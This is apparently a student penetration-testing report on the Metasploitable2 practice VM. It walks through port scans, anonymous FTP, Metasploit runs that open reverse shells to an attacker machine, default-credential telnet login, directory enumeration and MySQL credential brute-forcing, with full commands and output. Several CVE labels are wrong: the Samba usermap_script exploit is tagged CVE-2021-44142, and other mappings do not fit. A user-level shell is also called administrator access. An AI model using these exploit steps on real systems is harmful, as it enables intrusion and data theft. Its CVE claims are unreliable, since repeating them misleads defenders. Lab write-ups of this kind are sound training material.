

# Major Project

VAPT Report on Metasploitable2

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## 1. Executive Summary

This is a vulnerability and penetration testing report on Metasploitable2 system. In this we will be searching and exploiting the vulnerability present in the system as well as provide the risk assessment.

### 1.1 Scope of Testing

Target system and its details are provided before the assessment was conducted.

**Target System:** Metasploitable2      **IP Address:** 10.0.2.6

## 2. Discovered Vulnerabilities

Performing Nmap scan on the target system to find the open ports.

PORT	STATE	SERVICE
21/tcp	open	ftp
22/tcp	open	ssh
23/tcp	open	telnet
25/tcp	open	smtp
53/tcp	open	domain
80/tcp	open	http
111/tcp	open	rpcbind
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds
512/tcp	open	exec
513/tcp	open	login
514/tcp	open	shell
1099/tcp	open	rmiregistry
1524/tcp	open	ingreslock
2049/tcp	open	nfs
2121/tcp	open	ccproxy-ftp
3306/tcp	open	mysql
5432/tcp	open	postgresql
5900/tcp	open	vnc
6000/tcp	open	X11
6667/tcp	open	irc
8009/tcp	open	ajp13
8180/tcp	open	unknown

Scanning for more details regarding which service version are running on the target system.

```
(root@kali)-[~]  
# nmap 10.0.2.6 -v -sS -A  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-14 00:42 EDT  
NSE: Loaded 155 scripts for scanning.  
NSE: Script Pre-scanning.  
Initiating NSE at 00:42  
Completed NSE at 00:42, 0.00s elapsed  
Initiating NSE at 00:42  
Completed NSE at 00:42, 0.00s elapsed  
Initiating NSE at 00:42  
Completed NSE at 00:42, 0.00s elapsed  
Initiating ARP Ping Scan at 00:42  
Scanning 10.0.2.6 [1 port]  
Completed ARP Ping Scan at 00:42, 0.07s elapsed (1 total hosts)  
Initiating Parallel DNS resolution of 1 host. at 00:42  
Completed Parallel DNS resolution of 1 host. at 00:42, 0.01s elapsed  
Initiating SYN Stealth Scan at 00:42  
Scanning 10.0.2.6 [1000 ports]  
Discovered open port 139/tcp on 10.0.2.6  
Discovered open port 3306/tcp on 10.0.2.6  
Discovered open port 111/tcp on 10.0.2.6  
Discovered open port 80/tcp on 10.0.2.6  
Discovered open port 21/tcp on 10.0.2.6  
Discovered open port 53/tcp on 10.0.2.6  
Discovered open port 5900/tcp on 10.0.2.6  
Discovered open port 22/tcp on 10.0.2.6  
Discovered open port 445/tcp on 10.0.2.6  
Discovered open port 25/tcp on 10.0.2.6  
Discovered open port 23/tcp on 10.0.2.6  
Discovered open port 514/tcp on 10.0.2.6  
Discovered open port 8180/tcp on 10.0.2.6  
Discovered open port 6000/tcp on 10.0.2.6  
Discovered open port 513/tcp on 10.0.2.6  
Discovered open port 1099/tcp on 10.0.2.6  
Discovered open port 6667/tcp on 10.0.2.6  
Discovered open port 1524/tcp on 10.0.2.6  
Discovered open port 5432/tcp on 10.0.2.6  
Discovered open port 8009/tcp on 10.0.2.6  
Discovered open port 2121/tcp on 10.0.2.6  
Discovered open port 512/tcp on 10.0.2.6
```

```

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 10.0.2.4
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd

```

```

25/tcp    open  smtp         Postfix smtpd
|_ssl-date: 2022-10-14T04:43:21+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There
is no such thing outside US/countryName=XX
| Issuer: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such
thing outside US/countryName=XX
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2010-03-17T14:07:45
| Not valid after:  2010-04-16T14:07:45
| MD5:   dcd9 ad90 6c8f 2f73 74af 383b 2540 8828
|_SHA-1: ed09 3088 7066 03bf d5dc 2373 99b4 98da 2d4d 31c6
|_sslsv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUS
CODES, 8BITMIME, DSN
53/tcp    open  domain       ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS

```

```

111/tcp open  rpcbind      2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2          111/tcp    rpcbind
|   100000  2          111/udp    rpcbind
|   100003  2,3,4      2049/tcp   nfs
|   100003  2,3,4      2049/udp   nfs
|   100005  1,2,3      52673/udp  mountd
|   100005  1,2,3      58442/tcp  mountd
|   100021  1,3,4      55535/tcp  nlockmgr
|   100021  1,3,4      60970/udp  nlockmgr
|   100024  1          38828/udp  status
|_  100024  1          51076/tcp  status
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open  exec        netkit-rsh rshd
513/tcp open  login       OpenBSD or Solaris rlogind
514/tcp open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1

```

```

3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 8
|   Capabilities flags: 43564
|   Some Capabilities: SupportsCompression, Support41Auth, SupportsTransactions, LongColumnFlag, SwitchToSSL
AfterHandshake, Speaks41ProtocolNew, ConnectWithDatabase
|   Status: Autocommit
|_  Salt: oawU*I*2]'G6%'5th.Km
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2022-10-14T04:43:21+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There
is no such thing outside US/countryName=XX
| Issuer: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such
thing outside US/countryName=XX
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2010-03-17T14:07:45
| Not valid after:  2010-04-16T14:07:45
| MD5: dcd9 ad90 6c8f 2f73 74af 383b 2540 8828
|_SHA-1: ed09 3088 7066 03bf d5dc 2373 99b4 98da 2d4d 31c6
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_  VNC Authentication (2)
6000/tcp open  X11         (access denied)

```

```

6667/tcp open  irc          UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 0:10:43
|   source ident: nmap
|   source host: 1BB89FD7.EB72D3BE.7B559A54.IP
|_  error: Closing Link: keeyycwho[10.0.2.4] (Quit: keeyycwho)
8009/tcp open  ajp13         Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http          Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Apache Tomcat/5.5

```

## 2.1 vsftpd 2.3.4

**Port: 21/tcp    State: Open**

In the nmap scan it says that *anonymous* login is allowed, so we will try to login through it.

```

(root@kali)-[~]
# ftp 10.0.2.6
Connected to 10.0.2.6.
220 (vsFTPd 2.3.4)
Name (10.0.2.6:kali): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.

```

Login was successful, though it is a ftp service one can only download or upload files from and to the target system. If one wants to escalate the privileges then they only have to upload a backdoor to the target system.

**Vulnerability Details:** CVE-2011-2523

**CVSS Score:** 10.0

## 2.2 OpenSSH 4.7p1 Debian 8ubuntu1

Port: 22/tcp State: Open

We will use msfconsel to gain access to the target system through this port.

```
msf6 > use exploit/multi/ssh/sshexec
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/ssh/sshexec) > 
```

```
msf6 exploit(multi/ssh/sshexec) > show options
```

Module options (exploit/multi/ssh/sshexec):

Name	Current Setting	Required	Description
PASSWORD	msfadmin	yes	The password to authenticate with.
RHOSTS	10.0.2.6	yes	The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a>
RPORT	22	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)
USERNAME	msfadmin	yes	The user to authenticate as.

Payload options (linux/x86/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST	10.0.2.4	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
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0	Linux x86

```
msf6 exploit(multi/ssh/sshexec) > exploit
```

```
[*] Started reverse TCP handler on 10.0.2.4:4444
[*] 10.0.2.6:22 - Sending stager...
[*] Command Stager progress - 42.75% done (342/800 bytes)
[*] Sending stage (989032 bytes) to 10.0.2.6
[*] Meterpreter session 2 opened (10.0.2.4:4444 → 10.0.2.6:48603) at 2022-10-14 01:39:16 -0400
[!] Timed out while waiting for command to return
[*] Command Stager progress - 100.00% done (800/800 bytes)
```

```
meterpreter > pwd
/home/msfadmin
meterpreter > 
```

We are inside the target system; we have administrator access.

**Vulnerability Details:** CVE-2010-4478

**CVSS Score:** 7.5



## 2.3 Linux Telnetd

Port: 23/tcp State: Open

Trying to access it through telnet service.

```
(root@kali)-[~]
# telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: 
```

Though login credentials are given in this scenario, one can also use brute force to gain access.

```
(root@kali)-[~]
# telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Fri Oct 14 03:25:45 EDT 2022 from 10.0.2.4 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

Now, we are in the target system and can now exploit it.


**Vulnerability Details:** CVE-2004-0998

**CVSS Score:** 7.5


## 2.4 Apache httpd 2.2.8

Port: 80/tcp State: Open

Since the target system has a http server active it must be hosting a website.



As it is a website, we will enumerate it using dirb.



We found some directories,

```
— Entering directory: http://10.0.2.6/dav/ —  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
(Use mode '-w' if you want to scan it anyway)
```

```
— Entering directory: http://10.0.2.6/test/ —  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
(Use mode '-w' if you want to scan it anyway)
```

```
—— Entering directory: http://10.0.2.6/phpMyAdmin/contrib/ ——  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
    (Use mode '-w' if you want to scan it anyway)  
  
—— Entering directory: http://10.0.2.6/phpMyAdmin/js/ ——  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
    (Use mode '-w' if you want to scan it anyway)
```

We can access these directories using cadaver

```
(root@kali)-[~]  
# cadaver http://10.0.2.6/dav  
dav:/dav/> pwd  
Current collection is `http://10.0.2.6/dav/'.  
dav:/dav/> █
```

**Vulnerability Details:** CVE-2016-4975

**CVSS Score:** 4.3

## 2.5 Samba smbda 3.X - 4.X

**Port: 139/tcp**    **State: Open**

We can exploit this vulnerability using msfconsole.

[illegible]

```

msf6 > search samba

Matching Modules

#   Name                                                                 Disclosure Date   Rank   Check   Description
-   -
0   exploit/unix/webapp/citrix_access_gateway_exec                     2010-12-21      great  Yes     Citrix Access Gateway Command Execution
1   exploit/windows/license/calliclnt_getconfig                        2005-03-02      average No       Computer Associates License Client GETCONFIG Overflow
2   exploit/unix/misc/distcc_exec                                     2002-02-01      excellent Yes     DistCC Daemon Command Execution
3   exploit/windows/smb/group_policy_startup                          2015-01-26      manual  No       Group Policy Script Execution From Shared Resource
4   post/linux/gather/enum_configs                                    normal          No       Linux Gather Configurations
5   auxiliary/scanner/rsync/modules_list                               normal          No       List Rsync Modules
6   exploit/windows/Fileformat/ms14_060_sandworm                       2014-10-14      excellent No      MS14-060 Microsoft Windows OLE Package Manager Code Execution
7   exploit/unix/http/quest_kace_systems_management_rce               2018-05-31      excellent Yes     Quest KACE Systems Management Command Injection
8   exploit/multi/samba/usermap_script                                2007-05-14      excellent No      Samba "username map script" Command Execution
9   exploit/multi/samba/nttrans                                       2003-04-07      average No      Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
10  exploit/linux/samba/setinfo/policy_heap                           2012-04-10      normal  Yes     Samba SetInformationPolicy AuditEventsInfo Heap Overflow
11  auxiliary/admin/smb/samba_symlink_traversal                       2018-05-31      normal  No      Samba Symlink Directory Traversal
12  auxiliary/scanner/smb/smb_uninit_cred                             2018-05-31      normal  Yes     Samba _netr_ServerPasswordSet Uninitialized Credential State
13  exploit/linux/samba/chain_reply                                    2010-06-16      good    No      Samba chain_reply Memory Corruption (Linux x86)
14  exploit/linux/samba/is_known_pipename                             2017-03-24      excellent Yes     Samba is_known_pipename() Arbitrary Module Load
15  auxiliary/dos/samba/lsa_addprivs_heap                             normal          No      Samba lsa_io_privilege.set Heap Overflow
16  auxiliary/dos/samba/lsa_transnames_heap                           normal          No      Samba lsa_io_trans_names Heap Overflow
17  exploit/linux/samba/lsa_transnames_heap                           good            Yes     Samba lsa_io_trans_names Heap Overflow
18  exploit/osx/samba/lsa_transnames_heap                             average         No      Samba lsa_io_trans_names Heap Overflow
19  exploit/solaris/samba/lsa_transnames_heap                         average         No      Samba lsa_io_trans_names Heap Overflow
20  auxiliary/dos/samba/read_nttrans_ea_list                          normal          No      Samba read_nttrans_ea_list Integer Overflow
21  exploit/freebsd/samba/trans2open                                   2003-04-07      great   No      Samba trans2open Overflow (+BSD x86)
22  exploit/linux/samba/trans2open                                     2003-04-07      great   No      Samba trans2open Overflow (Linux x86)
23  exploit/osx/samba/trans2open                                       2003-04-07      great   No      Samba trans2open Overflow (Mac OS X PPC)
24  exploit/solaris/samba/trans2open                                   2003-04-07      great   No      Samba trans2open Overflow (Solaris SPARC)
25  exploit/windows/http/samba6_search_results                         2003-06-21      normal  Yes     Samba 6 Search Results Buffer Overflow

Interact with a module by name or index. For example info 25, use 25 or use exploit/windows/http/samba6_search_results

msf6 >

```

```
msf6 > use 8
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > █
```

```
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):


| Name   | Current Setting | Required | Description                                                                                  |
|--------|-----------------|----------|----------------------------------------------------------------------------------------------|
| RHOSTS |                 | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit |
| RPORT  | 139             | yes      | The target port (TCP)                                                                        |


Payload options (cmd/unix/reverse_netcat):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 10.0.2.4        | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


Exploit target:


| Id | Name      |
|----|-----------|
| 0  | Automatic |


```

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 10.0.2.6
RHOSTS => 10.0.2.6
```

```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 10.0.2.4:4444
[*] Command shell session 1 opened (10.0.2.4:4444 → 10.0.2.6:56113) at 2022-10-14 04:46:31 -0400

pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

**Vulnerability Details:** CVE-2021-44142

**CVSS Score:** 9.0

## 2.6 MySQL 5.0.51a-3ubuntu5

Port: 3306/tcp State: Open

```
(root@kali)-[~]
# nmap --script=mysql-brute 10.0.2.6

3306/tcp open  mysql
| mysql-brute:
|   Accounts:
|     root:<empty> - Valid credentials
|     guest:<empty> - Valid credentials
```

Since, there are no username and password for the sql server we can directly access it.

```
(root@kali)-[~]
# mysql -u root -h 10.0.2.6
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 275
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| dvwa |
| metasploit |
| mysql |
| owasp10 |
| tikiwiki |
| tikiwiki195 |
+-----+
7 rows in set (0.001 sec)

MySQL [(none)]> █ 3306 - Attempting to locate a corresponding target
```

Now we can access all the credentials that are stored in the target system SQL Databases.

**Vulnerability Details:** CVE-2017-15945

**CVSS Score:** 7.8

## 4. Conclusion

So far, we have found many vulnerabilities and have exploited them in one or another way but there can be more than one way to exploit the above vulnerabilities. Hence, we conclude that *Metasploitable2* is at a very high risk as a target, which is to be expected as it is purposefully made to be vulnerable for practice and tutorial purposes.

### 3.1 Risk Rating

Overall risk to the target system is **critical**. Even a single of the present vulnerabilities can compromise the whole system also escalating the access privileges are also very plausible.

### 3.2 Recommendations

Password credentials are very weak or none at all, wherever passwords were required brute forcing it was very easy.